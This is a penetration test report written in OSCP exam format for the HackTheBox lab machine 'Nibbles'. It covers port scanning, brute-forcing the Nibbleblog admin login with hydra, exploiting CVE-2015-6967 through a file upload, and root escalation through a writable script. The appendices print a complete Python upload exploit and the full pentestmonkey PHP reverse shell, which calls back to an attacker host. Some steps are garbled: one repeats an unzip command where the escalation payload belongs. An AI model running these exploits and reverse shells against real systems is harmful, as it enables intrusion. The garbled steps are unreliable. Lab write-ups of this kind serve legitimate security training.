Offensive Security Certified Professional Exam Report - Nibbles

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-29/30

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox Challange **Nibbles** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

During our engagement, we were able to access the server and get administrative privilege by exploiting the following vulnerabilities:

- Unpatched service, which allowed the execution of foreign executable
- Unprotected file that could be modified and runned with administrative privilege.

1.1 Recommendation

It is highly recommended to keep all services patched to their latest version, to avoid the exploitation of known vulnerability. Furthermore, the servers should be configured to prevent low privileged users from modifying scripts and other executables that can be runned with administrative privileges (SUID).

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.96.84

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are

removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.


After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Nibbles - 10.129.96.84

3.1.1 Network and Service Enumeration

By calling up the target on the browser, we are faced with the following webpage:



We then performed the following enumeration on the target:

- Port and service enumeration
- Vulnerability scan
- Directory fuzzy scan

The issued commandos and the result of our scan are presented below:

- **Port scan**

```
 sudo nmap -Pn -sS $target -oN all.txt
PORT   STATE    SERVICE
22/tcp open     ssh
53/tcp filtered domain
80/tcp open     http
```

- **Services and version**

```
sudo nmap -Pn -sS -sV -p22,80 $target -oN serv.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- **Vulnerability scan**

```
sudo nmap -Pn -p22,80 --script vuln $target -oN vuln.txt
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web
server open and hold
|       them open as long as possible.  It accomplishes this by
opening connections to
|       the target web server and sending a partial request. By doing
so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
```


- Directory fuzzy scan:

From our fuzzyng, we got no result, however by analyzing the HTML code on the inspect tab of

the browser, we found the following comment:



This finding lead us to the following webblog:



By enumerating the $target/nibbleblog, we found the following:

```
dirb http://$target/nibbleblog/ -o dirb.txt
[Scan result edited]
---- Scanning URL: http://10.129.96.84/nibbleblog/ ----
==> DIRECTORY: http://10.129.96.84/nibbleblog/admin/
+ http://10.129.96.84/nibbleblog/admin.php (CODE:200|SIZE:1401)
==> DIRECTORY: http://10.129.96.84/nibbleblog/content/
```

```
+ http://10.129.96.84/nibbleblog/index.php (CODE:200|SIZE:2987)
==> DIRECTORY: http://10.129.96.84/nibbleblog/languages/
==> DIRECTORY: http://10.129.96.84/nibbleblog/plugins/
+ http://10.129.96.84/nibbleblog/README (CODE:200|SIZE:4628)
==> DIRECTORY: http://10.129.96.84/nibbleblog/themes/
---- Entering directory: http://10.129.96.84/nibbleblog/admin/ ----
---- Entering directory: http://10.129.96.84/nibbleblog/content/ ----
---- Entering directory: http://10.129.96.84/nibbleblog/languages/
----
---- Entering directory: http://10.129.96.84/nibbleblog/plugins/ ----
---- Entering directory: http://10.129.96.84/nibbleblog/themes/ ----
```


The file located in *http://$target/nibbleblog/README* disclosed one potential username:


```
===== About the author =====
Name: Diego Najar
E-mail: dignajar@gmail.com
Linkedin: http://www.linkedin.com/in/dignajar
```

On the http://$target/nibbleblog/admin.php, we found a login page, which we brute forced to find credentials. We got the following result:

```
hydra -l dignajar -P /usr/share/wordlists/rockyou.txt $target
http-post-form
"/nibbleblog/admin.php:username=^USER^&password=^PASS^:F=Incorrect"
-Vv -f
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[Output edited]
[80][http-post-form] host: 10.129.96.84   login: dignajar   password:
iloveyou
```

This login took us to the following page:



Nibbleblog security error - Blacklist protection


By attempting with with the username *admin*, we got a lot of false positive:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt $target
http-post-form
"/nibbleblog/admin.php:username=^USER^&password=^PASS^:F=Incorrect"
-Vv -f
[Output edited])
[80][http-post-form] host: 10.129.96.84   login: admin   password:
password
```

This shows that the application is protected against brute force and gives a false-positive response to prevent further brute forcing.

After a few searches, I found on write ups that the credentials admin:nibbles.

Inside the administrative console, we saw that the server is running Nibbleblog 4.0.3 "Coffee", which contains a known vulnerability available on the CVE-2015-6967.



For this version, there is a python exploit on the Github Repository CVE-2015-6967. The source code is available on the Appendix A.

3.1.2 Initial Access

Vulnerability Explanation: This version of Nibbleblog 4.0.3 "Coffee" contains a known vulnerability described on the CVE-2015-6967 that allows the execution of foreign code by uploading an executable file. For this execution, the attackers needs administrative access to the application

Vulnerability Fix: Nibbleblog and all services should be updated to the latest version.

Severity: High

Steps to reproduce the attack:

1. On the attacking machine, we started a listener:

```
nc --nlvp 1234
```

2. We can use a .php reverse shell available on the Git Repository pentestmonkey/Php-reverse-shell (available to Appendix B of this document)
3. We ran the script Github Repository CVE-2015-6967. as shown below and get a first foothold on the target:

```
python CVE-2015-6967.py --url http://$target/nibbleblog/admin.php
--username admin --password nibbles --payload revshell.php
```

System Proof Screenshot:

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [Attacking_Machine from (UNKNOWN) [$target] 37262
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42
UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 16:26:11 up 16 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ pwd
```

```
/
$ cd home
$ dir
nibbler
$ cd nibbler
$ dir
personal.zip  user.txt
$ cat user.txt
9ab3bbc039bdf49f94d6403f1ed2a1c4
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The script monitor.sh located on the user's home directory can be read, written and executed by our current user. This script also has the SUID for root enable, which is executed with administrative privilege. Since the file can be written, its content can be replaced to another one that launches an administrative shell.

Vulnerability Fix: If the script needs to be executed with administrative privileges, it must be protected, so that other users cannot write on it and modify its content. It is also recommended to limit the access of low privilege users, to avoid privilege escalation.

Severity: Critical

Steps to reproduce the attack:

1. Unpack the folder *personal.zip*

unzip persona.zip

2. Modify the script *monitor.sh* to execute the following content:

```
unzip persona.zip
```

3. Execute the script with the privilege of the owner:

```
sudo -u root ./monitor.sh
```

System Proof Screenshot:

```
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
cd ~
root@Nibbles:~# dir
dir
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
7c9215373a32aa2c50489f2918fd5ab2
```

Conclusion

- Obvius name as password
- Modify the root script if you can.

Appendix A - CVE-2015-6967

Below there is the python script used to exploit the vulnerability Nibbleblog 4.0.3 "Coffee".

```
import argparse
from pathlib import Path

import requests


def login(session, nibbleURL, username, password):
	loginURL = f"{nibbleURL}admin.php"
	session.get(loginURL)
	loginPostResp = session.post(loginURL, data={'username': username,
'password': password})
	if 'Incorrect username or password.' in loginPostResp.text:
		print('[!] Login Failed.')
		return False
	else:
		print('[+] Login Successful.')
		return True

def upload_shell(session, nibbleURL, payload):
	uploadURL =
f"{nibbleURL}admin.php?controller=plugins&action=config&plugin=my_image"
	uploadPostResp = session.post(uploadURL,
data={'plugin':'my_image','title':'My
image','position':'4','caption':'capton','image_resize':'1','image_width':'230','im
age_height':'200','image_option':'auto'}, files={'image': ('nibbles.php', payload,
'application/x-php')}, timeout=30)
	if '<b>Warning</b>' in uploadPostResp.text:
		print('[+] Upload likely successfull.')
	else:
		print('[-] Upload likely failed.')

def execute_shell(session, nibbleURL):
	exploitURL = f"{nibbleURL}content/private/plugins/my_image/image.php"
	exploitResp = session.get(exploitURL)

	if exploitResp.status_code == 200:
		print('[+] Exploit launched, check for shell.')
	else:
		print('[!] Exploit failed.')
```

```
def main():
	parser = argparse.ArgumentParser()
	parser.add_argument('--url', '-l', required=True)
	parser.add_argument('--username', '-u', required=True)
	parser.add_argument('--password', '-p', required=True)
	parser.add_argument('--payload', '-x', required=True)
	args = parser.parse_args()
	payload_path = Path(args.payload)

	if not payload_path.exists():
		print(f"payload {payload_path} doesnt exist => exiting")
		return

	url = args.url
	with payload_path.open('r') as f:
		payload = f.read()

	session = requests.Session()

	login(session, url, args.username, args.password)
	upload_shell(session, url, payload)
	execute_shell(session, url)

if __name__ == "__main__":
	main()
```

Appendix B - pentestmonkey/php-reverse-shell

The shell was adapted to attend to our needs on this activity.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return
FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are
rarely available.
```

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");
```

```
// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

        // Check for end of STDOUT
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
```

```
                break;
        }

        // Wait until a command is end down $sock, or some
        // command output is available on STDOUT or STDERR
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

        // If we can read from the TCP socket, send
        // data to process's STDIN
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        // If we can read from the process's STDOUT
        // send data down tcp connection
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }

        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
```

```
}
?>
```